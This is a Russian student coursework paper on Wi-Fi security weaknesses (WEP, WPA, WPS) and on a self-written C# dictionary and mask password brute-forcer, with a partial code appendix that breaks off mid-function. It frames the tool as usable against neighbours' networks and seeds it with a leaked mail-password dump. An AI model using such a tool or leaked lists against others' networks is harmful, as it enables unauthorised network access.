**Министерство образования и науки РФ**

Федеральное государственное автономное образовательное учреждение высшего профессионального образования «Казанский (Приволжский) федеральный университет»

ИНСТИТУТ ВЫЧИСЛИТЕЛЬНОЙ МАТЕМАТИКИ И ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ

КАФЕДРА СИСТЕМНОГО АНАЛИЗА И ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ

Специальность: информационная безопасность

КУРСОВАЯ РАБОТА

**WI-FI сети: исследование защищенности и атак(брутфорс)**

**Работу выполнил:**

студент гр. 09-208

"\_\_\_"\_\_\_\_\_\_\_\_\_ 2015 г. \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_ Рахимулин Р.Р.

**Научный руководитель:**

Профессор, д.ф.-м.н.

кафедры САИТ

"\_\_\_"\_\_\_\_\_\_\_\_\_ 2015 г. \_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_ Ишмухаметов Ш.Т.

#### Казань – 2015

**Содержание**

[1. Введение 3](#_Toc419627307)

[2. Теоретические аспекты 4](#_Toc419627308)

[2.1. Способы соединения 4](#_Toc419627309)

[2.2. Механизмы защиты Wi-Fi 7](#_Toc419627310)

[3. Реализация собственной программы по взлома Wi-FI. 13](#_Toc419627311)

[3.1 Что такой брутфорс? 13](#_Toc419627312)

[3.2 Описание программы курсовой работы 16](#_Toc419627313)

[3.3 Интерфейс программы 17](#_Toc419627314)

[3.4. Анализ работоспособности 19](#_Toc419627315)

[Выводы. 20](#_Toc419627316)

[Использованная литература 21](#_Toc419627317)

[ПРИЛОЖЕНИЕ 22](#_Toc419627318)

# 1. ВВЕДЕНИЕ

Специалисты предсказывают, что к 2016 году трафик в беспроводных сетях на 10% превзойдёт трафик в проводном Ethernet. При этом от года в год частных точек доступа становится примерно на 20% больше.

При таком тренде не может не радовать то, что 80% владельцев сетей не меняют пароли доступа по умолчанию. В их число входят и сети компаний.

Этой курсовой работой я хочу собрать воедино описания существующих технологий защит и их проблемы (также - способы обхода), таким образом, что в конце читатель сам сможет сказать, как сделать свою сеть непробиваемой, и даже наглядно продемонстрировать проблемы на примере незадачливого соседа. Практическая сторона взлома будет освещена далее на примере реализации программы по брутфорсу Wi-Fi(реализация программы активного подбора пароля).


Эта работа - не просто инструкция, как нужно и не нужно делать, а подробное объяснение причин для этого. Т.к. теоретических аспектов данной проблемы(защиты Wi-Fi сетей) существует много, а закон больших чисел говорит, что всегда найдется профессиональный взломщик – курсовая работа ориентирована именно на практическую реализацию взлома и защиты Wi-Fi сетей.

# 2. ТЕОРЕТИЧЕСКИЕ АСПЕКТЫ


## 2.1. Способы соединения

Представьте, что вы — устройство, которое принимает инструкции. К вам может подключиться каждый желающий и отдать любую команду. Всё хорошо, но на каком-то этапе потребовалось фильтровать личностей, которые могут вами управлять. Вот здесь и начинается самое интересное.

Как понять, кто может отдать команду, а кто нет? Первое, что приходит в голову — по паролю. Пусть каждый клиент перед тем, как передать новую команду, передаст некий пароль. Таким образом, вы будете выполнять только команды, которые сопровождались корректным паролем.Остальные – игнорировать.



Именно так работает базовая авторизация HTTP (Auth Basic):




После успешной авторизации браузер просто-напросто будет передавать определённый заголовок при каждом запросе в закрытую зону:

Authorization: Basic YWRtaW46cGFzcw==

У данного подхода есть один большой недостаток — так как пароль (или логин-пароль, что по сути просто две части того же пароля) передаётся по каналу «как есть» — кто угодно может встрять между вами и клиентом и получить пароль.

Для предотвращения подобного можно прибегнуть к хитрости: использовать какой-либо двухсторонний алгоритм шифрования, где закрытым ключом будет как раз наш пароль, и явно его никогда не передавать. Однако проблемы это не решит — достаточно один раз узнать пароль и можно будет расшифровать любые данные, переданные в прошлом и будущем, плюс шифровать собственные и успешно маскироваться под клиента. А учитывая то, что пароль предназначен для человека, а люди склонны использовать далеко не весь набор из 256 байт в каждом символе, да и символов этих обычно около 6-8 – этот метод не считается безопасным.

Что делать? При первом контакте придумаем длинную случайную строку (достаточно длинную, чтобы её нельзя было подобрать, пока светит это солнце), запомним её и все дальнейшие передаваемые данные будем шифровать с использованием этого «псевдонима» для настоящего пароля. А ещё периодически менять эту строку — ещё больше повысим уровень сложности.



Первые две передачи (зелёные иконки на рисунке выше) — это фаза **с «пожатием рук»** (handshake), когда сначала мы говорим серверу о нашей легитимности, показывая правильный пароль, на что сервер нам отвечает случайной строкой, которую мы затем используем для шифрования и передачи любых данных.

Итак, для подбора ключа хакеру нужно будет либо найти уязвимость в алгоритме его генерации, либо арендовать сотню-другую параллельных вселенных и несколько тысяч ATI-ферм для решения этой задачи при своей жизни. Всё это благодаря тому, что случайный ключ может быть любой длины и содержать любые коды из доступных 256, потому что пользователю-человеку никогда не придётся с ним работать.

Именно такая схема с временным ключом (сеансовый ключ, session key или ticket) в разных вариациях и используется сегодня во многих системах — в том числе SSL/TLS и стандартах защиты беспроводных сетей, о которых будет идти речь.

## 2.2. Механизмы защиты Wi-Fi

Технологии создаются людьми и почти во всех из них есть ошибки, иногда достаточно критические, чтобы обойти любую самую хорошую в теории защиту. Ниже мы пробежимся по списку существующих механизмов защиты передачи данных по радиоканалу (то есть не затрагивая SSL, VPN и другие более высокоуровневые способы).

* + 1. **OPEN**

**OPEN** — это отсутствие всякой защиты. Точка доступа и клиент никак не маскируют передачу данных. Почти любой беспроводной адаптер в любом ноутбуке с Linux может быть установлен в режим прослушки, когда вместо отбрасывания пакетов, предназначенных не ему, он будет их фиксировать и передавать в ОС, где их можно спокойно просматривать.

Именно по такому принципу работают проводные сети — в них нет встроенной защиты и «врезавшись» в неё или просто подключившись к хабу/свичу сетевой адаптер будет получать пакеты всех находящихся в этом сегменте сети устройств в открытом виде. Однако с беспроводной сетью «врезаться» можно из любого места — 10-20-50 метров и больше, причём расстояние зависит не только от мощности вашего передатчика, но и от длины антенны хакера. Поэтому открытая передача данных по беспроводной сети гораздо более опасна.

В этом курсовой работе такой тип сети не рассматривается, так как взламывать тут нечего. Если нужно пользоваться открытой сетью в кафе или аэропорту — используйте VPN (избегая PPTP) и SSL (https://, но при этом поставьте [HTTPS Everywhere](https://www.eff.org/https-everywhere)\*, или параноидально следите, чтобы из адресной строки «внезапно» не исчез замок, если кто включит sslstrip — что, впрочем, переданных паролей уже не спасёт), и даже всё вместе.

*\*HTTPS Everywhere – это дополнение для браузера Firefox, разработанное в рамках сотрудничества между проектом Tor*[*(https://www.torproject.org*](https://www.torproject.org/)*) и Фондом Электронных Рубежей (*[*https://eff.org/*](https://eff.org/)*). Оно зашифровывает ваш информационный обмен с несколькими популярными веб сайтами, включая Google, Wikipedia и популярные социальные сети, такие как Facebook и Twitter.*

*Многие веб сайты предлагают определенную поддержку шифрования посредством HTTPS, но усложняют использование. Например, они могут подключать вас по HTTP по умолчанию, даже если есть HTTPS версия. Или они наполняют шифрованные страницы ссылками на незашифрованные сайты. Таким образом, данные (такие как логины и пароли) отправляемые и получаемые этими сайтами передаются в виде простого текста и могут быть легко прочитаны третьей стороной.*

*Дополнение HTTPS Everywhere исправляет эти проблемы, переписывая все запросы к сайтам, указывая HTTPS. И хотя дополнение называется HTTPS Everywhere (HTTPS везде), оно активирует HTTPS только на определенных сайтах и может использовать HTTPS на сайтах, которые поддерживают этот протокол. То есть оно не может сделать ваше подключение к сайту безопасным, если этот сайт не предлагает HTTPS в качестве поддерживаемой опции.*

*Важен тот факт, что поддерживаемые сайты все же содержат множество информации (изображения или иконки) со сторонних доменов, которые не поддерживают HTTPS. И, как обычно, если изображение замка в браузере перечеркнуто или содержит восклицательный знак, вы можете оставаться уязвимым по отношению к противникам, которые используют активные атаки или анализ трафика. Как бы то ни было, усилие, необходимое для мониторинга вашего просмотра страниц будет на порядок выше.*

*Некоторые веб сайты (такие как Gmail) обеспечивают автоматическую поддержку HTTPS, но использование дополнения HTTPS Everywhere поможет защититься от атак SSL-чистки (SSL-stripping attack), при которых атакующий скрывает HTTPS версию сайта от вашего компьютера, если вы изначально пытаетесь подключиться к HTTP версии.*

* + 1. **WEP**

**WEP** — первый стандарт защиты Wi-Fi. Расшифровывается как *Wired Equivalent Privacy* («эквивалент защиты проводных сетей»), но на деле он даёт намного меньше защиты, чем эти самые проводные сети, так как имеет множество огрехов и взламывается множеством разных способов, что из-за расстояния, покрываемого передатчиком, делает данные более уязвимыми. Его нужно избегать почти так же, как и открытых сетей — безопасность он обеспечивает только на короткое время, спустя которое любую передачу можно полностью раскрыть вне зависимости от сложности пароля. Ситуация усугубляется тем, что пароли в WEP — это либо 40, либо 104 бита, что есть крайне короткая комбинация и подобрать её можно за секунды (это без учёта ошибок в самом шифровании).

WEP был придуман в конце 90-х, что его оправдывает, а вот тех, кто им до сих пор пользуется — нет. До сих пор на 10-20 WPA-сетей стабильно находится хотя бы одна WEP-сеть.

На практике существовало несколько алгоритмов шифровки передаваемых данных — Neesus, MD5, Apple — но все они так или иначе небезопасны. Особенно примечателен первый, эффективная длина которого — 21 бит (~5 символов).

Основная проблема WEP — в фундаментальной ошибке проектирования. Как было проиллюстрировано в начале — шифрование потока делается с помощью временного ключа. WEP фактически передаёт несколько байт этого самого ключа вместе с каждым пакетом данных. Таким образом, вне зависимости от сложности ключа раскрыть любую передачу можно просто имея достаточное число перехваченных пакетов (несколько десятков тысяч, что довольно мало для активно использующейся сети).

К слову, в 2004 IEEE объявили WEP устаревшим из-за того, что стандарт «не выполнил поставленные перед собой цели [обеспечения безопасности беспроводных сетей]».

**2.2.3 WPA и WPA2**

**WPA** — второе поколение, пришедшее на смену WEP. Расшифровывается как *Wi-Fi Protected Access*. Качественно иной уровень защиты благодаря принятию во внимание ошибок WEP. Длина пароля — произвольная, от 8 до 63 байт, что сильно затрудняет его подбор (сравните с 3, 6 и 15 байтами в WEP).

Стандарт поддерживает различные алгоритмы шифрования передаваемых данных после рукопожатия: TKIP и CCMP. Первый — нечто вроде мостика между WEP и WPA, который был придуман на то время, пока IEEE были заняты созданием полноценного алгоритма CCMP. TKIP так же, как и WEP, страдает от некоторых типов атак, и в целом не безопасен. Сейчас используется редко (хотя почему вообще ещё применяется — мне не понятно) и в целом использование WPA с TKIP почти то же, что и использование простого WEP.

Одна из занятных особенностей TKIP — в возможности так называемой Michael-атаки. Для быстрого залатывания некоторых особо критичных дыр в WEP в TKIP было введено правило, что точка доступа обязана блокировать все коммуникации через себя (то есть «засыпать») на 60 секунд, если обнаруживается атака на подбор ключа. Michael-атака — простая передача «испорченных» пакетов для полного отключения всей сети. Причём в отличии от обычного DDoS тут достаточно всего двух (*двух*) пакетов для гарантированного выведения сети из строя на одну минуту.

WPA отличается от WEP и тем, что шифрует данные каждого клиента по отдельности. После рукопожатия генерируется временный ключ — PTK — который используется для кодирования передачи этого клиента, но никакого другого. Поэтому даже если вы проникли в сеть, то прочитать пакеты других клиентов вы сможете только, когда перехватите их рукопожатия — каждого по отдельности.

Кроме разных алгоритмов шифрования, WPA(2) поддерживают два разных режима начальной аутентификации (проверки пароля для доступа клиента к сети) — PSK и Enterprise.

* **PSK** (иногда его называют *WPA Personal*) — вход по единому паролю, который вводит клиент при подключении. Это просто и удобно, но в случае больших компаний может быть проблемой — допустим, у вас ушёл сотрудник и чтобы он не мог больше получить доступ к сети приходится менять пароль для всей сети и уведомлять об этом других сотрудников.
* **Enterprise** снимает эту проблему благодаря наличию множества ключей, хранящихся на отдельном сервере — RADIUS. Кроме того, Enterprise стандартизирует сам процесс аутентификации в протоколе EAP (Extensible Authentication Protocol), что позволяет написать собственный алгоритм. Короче, одни плюшки для больших дядей.
  + 1. **WPS/QSS**

WPS, он же QSS — интересная технология, которая позволяет нам вообще не думать о пароле, а просто нажать на кнопку и тут же подключиться к сети. По сути это «легальный» метод обхода защиты по паролю вообще, но удивительно то, что он получил широкое распространение при очень серьёзном просчёте в самой системе допуска — это спустя годы после печального опыта с WEP.

WPS позволяет клиенту подключиться к точке доступа по 8-символьному коду, состоящему из цифр (PIN). Однако из-за ошибки в стандарте нужно угадать лишь 4 из них. Таким образом, достаточно всего-навсего 10000 попыток подбора и вне зависимости от сложности пароля для доступа к беспроводной сети вы автоматически получаете этот доступ, а с ним в придачу — и этот самый пароль как он есть.

Учитывая, что это взаимодействие происходит до любых проверок безопасности, в секунду можно отправлять по 10-50 запросов на вход через WPS, и через 3-15 часов (иногда больше, иногда меньше) вы получите ключи от рая.

Когда данная уязвимость была раскрыта производители стали внедрять ограничение на число попыток входа (rate limit), после превышения которого точка доступа автоматически на какое-то время отключает WPS — однако до сих пор таких устройств не больше половины от уже выпущенных без этой защиты. Даже больше — временное отключение кардинально ничего не меняет, так как при одной попытке входа в минуту нам понадобится всего 10000/60/24 = 6,94 дней. А PIN обычно отыскивается раньше, чем проходится весь цикл.

Хочу ещё раз обратить внимание, что при включенном WPS ваш пароль будет неминуемо раскрыт вне зависимости от своей сложности. Поэтому если вам вообще нужен WPS — включайте его только тогда, когда производится подключение к сети, а в остальное время держите этот бекдор выключенным.

##### Что делать для защиты?

На сегодняшний день единственный вариант — отключить WPS. Если у вас или ваших знакомых сложности с «настройкой» сети (во что с трудом верится) — включайте WPS только в момент подключения нового устройства. Правда, не все роутеры/прошивки вообще дают эту возможность, но будь у меня такой не глядя пошёл бы менять на другой.

Однако же не всё так плохо. Более новые прошивки ограничивают возможность подбора с помощью rate limiting — после нескольких неудачных попыток авторизации WPS автоматически отключается. Некоторые модели увеличивают время отключения ещё больше, если за короткий интервал были сделаны ещё неудачные попытки войти. Тем не менее, полагаться на это можно только после тщательной проверки в конкретном случае — может получиться, что время отключения короткое или оно увеличивается недостаточно — 11 000 комбинаций это очень мало и даже делая по одной попытке в минуту на весь диапазон уйдёт максимум 8 дней. И при этом PIN меняется отдельно от пароля сети, поэтому последний вы можете обновлять сколь угодно часто, никак не усложняя перебор PIN.

Кстати, в Сети можно найти эксперименты по обходу блокировки во времени с помощью эксплоитов, заставляющих роутер перезагружаться — при этом, естественно, таймаут WPS сбрасывается и можно вновь продолжать подбор. Так что рассчитывать на «защиту от WPS» не стоит.

# 3. РЕАЛИЗАЦИЯ СОБСТВЕННОЙ ПРОГРАММЫ ПО ВЗЛОМУ WI-FI.

## 3.1 Что такой брутфорс?

Полный перебор (или метод «грубой силы», англ. brute force) — метод решения математических задач. Относится к классу методов поиска решения исчерпыванием всевозможных вариантов. Сложность полного перебора зависит от количества всех возможных решений задачи. Если пространство решений очень велико, то полный перебор может не дать результатов в течение нескольких лет или даже столетий.

Любая задача из класса NP может быть решена полным перебором. При этом, даже если вычисление целевой функции от каждого конкретного возможного решения задачи может быть осуществлено за полиномиальное время, в зависимости от количества всех возможных решений полный перебор может потребовать экспоненциального времени работы.

В криптографии на вычислительной сложности полного перебора основывается оценка криптостойкости шифров. В частности, шифр считается криптостойким, если не существует метода «взлома» существенно более быстрого чем полный перебор всех ключей. Криптографические атаки, основанные на методе полного перебора, являются самыми универсальными, но и самыми долгими.

В криптографии на полном переборе основывается криптографическая атака методом «грубой силы». Её особенностью является возможность применения против любого практически используемого шифра. Однако такая возможность существует лишь теоретически, зачастую требуя нереалистичные временные и ресурсные затраты. Наиболее оправдано использование атаки методом «грубой силы» в тех случаях, когда не удается найти слабых мест в системе шифрования, подвергаемой атаке (либо в рассматриваемой системе шифрования слабых мест не существует). При обнаружении таких недостатков разрабатываются методики криптоанализа, основанные на их особенностях, что способствует упрощению взлома.

Устойчивость к brute-force атаке определяет используемый в криптосистеме ключ шифрования. Так, с увеличением длины ключа сложность взлома этим методом возрастает экспоненциально. В простейшем случае шифр длиной в N битов взламывается, в наихудшем случае, за время, пропорциональное 2^N. Среднее время взлома в этом случае в два раза меньше и составляет 2N-1. Существуют способы повышения устойчивости шифра к «brute force», например запутывание (обфускация) шифруемых данных, что делает нетривиальным отличие зашифрованных данных от незашифрованных.

**Примеры:**

1. Уязвимость протокола WPS

В 2007 году группа компаний, входящих в организацию Wi-Fi Alliance, начали продажу беспроводного оборудования для домашних сетей с поддержкой нового стандарта Wi-Fi Protected Setup. Среди производителей беспроводных маршрутизаторов, поддерживающих данную технологию, были такие крупные компании, как Cisco/Linksys, Netgear, Belkin и D-Link. Стандарт WPS был призван существенно упростить процесс настройки беспроводной сети и ее использования для людей, не обладающих широкими знаниями в области сетевой безопасности. Однако, к концу 2011 года были опубликованы сведения о серьезных уязвимостях в WPS, которые позволяли злоумышленнику подобрать PIN-код беспроводной сети всего за несколько часов, обладая вычислительными ресурсами обыкновенного персонального компьютера. В данный момент Координационный центр CERT не рекомендует производителям выпускать новое оборудование, поддерживающее данную технологию.

1. Массовый взлом домашних сетей посредством WASP

В 2010 году на конференции DEFCON18 был представлен беспилотный летательный аппарат, предназначенный для массового сбора статистики по домашним Wi-Fi сетям. Аппарат, оснащенный компактным бортовым компьютером под управлением BackTrack Linux, получил название WASP (Wireless Aerial Surveillance Platform)[37]. Одной из его функций называлась возможность автоматического взлома паролей беспроводных сетей посредством brute force. В 2011 году на конференциях DEFCON19 и Black Hat авторы WASP представили[40] улучшенную версию беспилотника. В частности, это дало возможность использовать вычислительные ресурсы удаленного компьютера при подборе паролей.


## 3.2 Описание программы курсовой работы

Мною была поставлена цель реализовать в пределах этой курсовой работы свою школьно-студенческую мечту по подбору паролей к любой открытой Wi-Fi-точке. И мною была написана программа на языке С# в среде разработки Visual Studio 2013, операции с Wi-Fi осуществляются через уже написанную и мною исследованную библиотеку «SimpleWiFi». Целью написания этой курсовой работы было не теоретическое исследование, а скорее – практическая сторона реализации.

Данная программа может быть использована как для домашнего использования для соединения с любой Wi-Fi-точкой, либо же – для брутфорса(активного перебора паролей) какой-либо сети. Так же программа мониторит окружающую среду, может выдавать структуру xml-строки соединения с сетью, брутфорсить параллельно сразу несколько сетей(в потоках). Как только находится пароль к какой-нибудь сети – программа уведомляет об этом пользователя.

Так же программа ведёт логгирование действий пользователя(записывает все операции в окне вывода), позволяет не только брутфорсить все возможные комбинации, которые могут быть загружены с файла, но пользователь сам может задавать маску пароля(если он его забыл: это составные части пароля(возможные), максимальная и минимальная длина – что соответственно значительно сокращает время ожидания подбора. Как база для паролей – использовалась полумиллионный словарь паролей от различных почтовых ящиков(@mail.ru, @rambler.ru, @yandex.ru), выгруженных в глобальную сеть Интернет неизвестными взломщиками.


3.3 Интерфейс программы



*Рис. №1*


Интерфейс(Рис. №1) программ прост, функционален и понятен пользователю. Его можно разбить на основные составные блоки:

1. Блок вывода и управления сетями (Рис. №2).



*Рис. №2*

При клике на кнопку «Обновить» - обновляется список сетей, которые мониторятся программой. «Соединение» - позволяет соединяться, «Рассоединение» - соответственно, служит кнопкой для рассоединения. «Статус» - показывает статус сети, «Показать профиль XML» - позволяет увидеть весь профиль соединения с сетью в окне «Логгирование». «Удалить профиль из памяти» - служит для тех случаев, когда введён неверный пароль и нужно «руками» почистить его из памяти. И вообще – для разных экспериментов. Блок логгирования действий пользователя(Рис. №3).



*Рис №3*

Все действия пользователя и программы отображаются в окне логгирования, т.е. любые свои действия можно будет восстановить по логу.


1. Блок ввода маски пароля (Рис. №4).



*Рис. №4*

Блок разработан на тот случай, когда пользователь примерно представляет структуру пароля, что позволяет программе значительно сократить область полного перебора. Все сгенерированные пароли выгружаются в окно логгирования в соответствии с введеной маской.

1. Блок начала подбора пароля к беспроводной сети(Рис. №5).



*Рис. №5*

Кнопка «Загрузить пароли» - позволяет выбрать текстовый документ с паролями, кнопка «Начать перебор паролей к сети» - соответственно, инициализирует отдельный поток по перебору. Весь процесс брутфорса отображается в нижнем окне «Процесс». По умолчанию, программа при запуске изначально пытается открыть файл с паролями pass.txt. Кнопка «Очистить лог» - очищается окно логгирования(см рис. №4).

## 3.4. Анализ работоспособности

Анализ работы программы показал, что в среднем время соединения c Wi-Fi точкой составляет около1 секунды, т.е. успешность подбора тем выше, чем более пользователь знает структуру пароля. Т.е., если пароль более 8 символов, с использованием букв английского алфавита и чисел, полностью рандомный(наподобие «hNKRwT5E», то время подбора займет по формуле (62^8)/3600/24~9.5 млн. лет. Если же пользователь знает структуру пароля(введёт маску): например, для университетского пароля это блоки вида «7», «UJM», «ujm», «&», то всего – 256 вариантов, или около5-6 минут максимум.

# Выводы.

Как же защититься? Используйте WPA2-PSK-CCMP с паролем от 12 символов a-z (2000+ лет перебора на ATI-кластере). Измените имя сети по умолчанию на нечто уникальное (защита от rainbow-таблиц). Отключите WPS (достаточно перебрать 10000 комбинаций PIN). Не полагайтесь на MAC-фильтрацию и скрытие SSID.

Чтобы не оставить злоумышленнику шансов подобрать пароль для WPA стоит придумать 12-значный буквенный пароль и если в ближайшие годы квантовый компьютер не станет доступен массам — бояться нечего. Ну, а для паролей к сайтам достаточно 16 символов и если они не хранят их в открытом виде — что бы вы не придумали, это так и останется тайной. В ближайшие 10 лет – точно.

# 

# Использованная литература

1. Сайт фирмы MicroSoft по разработке ПО:

<https://msdn.microsoft.com/ru-ru>

2. Гордейчик С.В., Дубровин В.В. "Безопасность беспроводных сетей".- М.: Горячая линия-Телеком, 2008. -288с: ил.

# ПРИЛОЖЕНИЕ

Ниже представлен код(основной логический блок) программы:

private static Wifi wifi;

string connectionString;

Thread t;

IEnumerable<AccessPoint> accessPoints;

bool stopBrut = false;

StreamReader sr;

string[] passwords={};

/// <summary>

/// Главная форма

/// </summary>

public MainForm()

{

InitializeComponent();

// Считывание паролей

try

{

sr = new StreamReader("pass.txt");

passwords = sr.ReadToEnd().Split('\n');

sr.Close();

labelViewPassInDict.Text = passwords.Length.ToString();

labelShowUsed.Text = "0";

labelShowUnUsedPasswords.Text = "0";

showRichTextBox2.Text += "-> Загрузка паролей прошла успешно\n";

showRichTextBox2.Text += "-> Количество паролей = " + passwords.Length + "\n";

}

catch{}

// инициализация вай-фай объекта

try

{

wifi = new Wifi();

wifi.ConnectionStatusChanged += wifi\_ConnectionStatusChanged;

if (wifi.NoWifiAvailable)

showRichTextBox2.Text += "\r\n-- Не найдено активных Wi-Fi точек --\n";

}

catch(Exception er)

{

MessageBox.Show(er.Message);

SetLabelsToZeroState();

// Обновить список сетей

ReShow(null, null);

}

}

/// <summary>

/// Рассоединение

/// </summary>

/// <param name="sender"></param>

/// <param name="e"></param>

private void Disconnect(object sender, EventArgs e)

{

wifi.Disconnect();

showRichTextBox2.Text += "-> Ты отключен от Wi-Fi\n";

}

/// <summary>

/// Статус соединения

/// </summary>

/// <param name="sender"></param>

/// <param name="e"></param>

private void Status(object sender, EventArgs e)

{

showRichTextBox2.Text += "\r\n-- Статус соединения --\n";

if (wifi.ConnectionStatus == WifiStatus.Connected)

showRichTextBox2.Text += "-> Подключен к Wi-Fi точке\n";

else

showRichTextBox2.Text += "-> Отсутствует подключение к Wi-Fi точке\n";

}

/// <summary>

/// Соединение

/// </summary>

/// <param name="sender"></param>

/// <param name="e"></param>

void Connect(object sender, EventArgs e)

{

if (listNet.SelectedIndices.Count == 1)

{

int number = listNet.SelectedIndices[0];

AccessPoint selectedAP = accessPoints.ToList()[number];

SubForm subForm = new SubForm(selectedAP, ref showRichTextBox2);

subForm.Show();

}

}

/// <summary>

/// Перепоказать список точек

/// </summary>

/// <param name="sender"></param>

/// <param name="e"></param>

private void ReShow(object sender, EventArgs e)

{

accessPoints = List();

listNet.Items.Clear();

foreach (AccessPoint ap in accessPoints)

{

//ну и добавляем скомпoнованый элемент непосредственно в листвью

listNet.Items.Add(ap.ShowActive());

}

showRichTextBox2.Text += "-> Обновлено\n";

showRichTextBox2.Text += connectionString;

}

/// <summary>

/// Список точек

/// </summary>

/// <returns></returns>

private IEnumerable<AccessPoint> List()

{

IEnumerable<AccessPoint> accessPointsList = wifi.GetAccessPoints().OrderByDescending(ap => ap.SignalStrength);

return accessPointsList;

}

/// <summary>

/// Профиль соединения

/// </summary>

/// <param name="sender"></param>

/// <param name="e"></param>

void ProfileXML(object sender, EventArgs e)

{

if (listNet.SelectedIndices.Count == 1)

{

int number = listNet.SelectedIndices[0];

AccessPoint selectedAP = accessPoints.ToList()[number];

string p=selectedAP.GetProfileXML().ToString();

string profile = string.IsNullOrWhiteSpace(p) ? "-> Отсутствует профиль к данной сети" : p;

showRichTextBox2.Text += string.Format("\r\n{0}\r\n", selectedAP.Name+":\n"+profile);

}

}

/// <summary>

/// Удаление профиля соединения

/// </summary>

/// <param name="sender"></param>

/// <param name="e"></param>

void DeleteProfile(object sender, EventArgs e)

{

if (listNet.SelectedIndices.Count == 1)

{

int number = listNet.SelectedIndices[0];

AccessPoint selectedAP = accessPoints.ToList()[number];

selectedAP.DeleteProfile();

showRichTextBox2.Text += string.Format("\r\n-> Удален профиль для точки: {0}\r\n", selectedAP.Name);

}

}

/// <summary>

/// Новый статус соединения

/// </summary>

/// <param name="sender"></param>

/// <param name="e"></param>

void wifi\_ConnectionStatusChanged(object sender, WifiStatusEventArgs e)

{

connectionString = string.Format("\n-> Новый статус: {0}", e.NewStatus.ToString());

}

/// <summary>

/// Очистка окна логгирования

/// </summary>

/// <param name="sender"></param>

/// <param name="e"></param>

private void ClearLog\_Click(object sender, EventArgs e)

{

showRichTextBox2.Clear();

stopBrut = false;

ChangeButtonBrut("Начать перебор паролей к сети");

}

/// <summary>

/// Кнопка Брута

/// </summary>

/// <param name="sender"></param>

/// <param name="e"></param>

private void ButtonBrutClick(object sender, EventArgs e)

{

if(passwords.Length>0)

{

t = new Thread(GetBrut);

t.IsBackground = true ;

if (!stopBrut)

{

if (listNet.SelectedIndices.Count == 1)

{

int number = listNet.SelectedIndices[0];

AccessPoint selectedAP = accessPoints.ToList()[number];

labelNameOfNetwork.Text = selectedAP.Name;

t.Start(selectedAP);

ChangeButtonBrut("Остановить перебор");

stopBrut = true;

}

else

{

labelNameOfNetwork.Text = "<cеть не выбрана>";

ChangeShowRichTextBox2("-> Сеть не выбрана");

}

}

else

{

labelNameOfNetwork.Text = "";

t.Abort();

ButtonBrut.Enabled = true;

stopBrut = false;

ChangeButtonBrut("Начать перебор паролей к сети");

SetLabelsToZeroState();

}

}

else

{

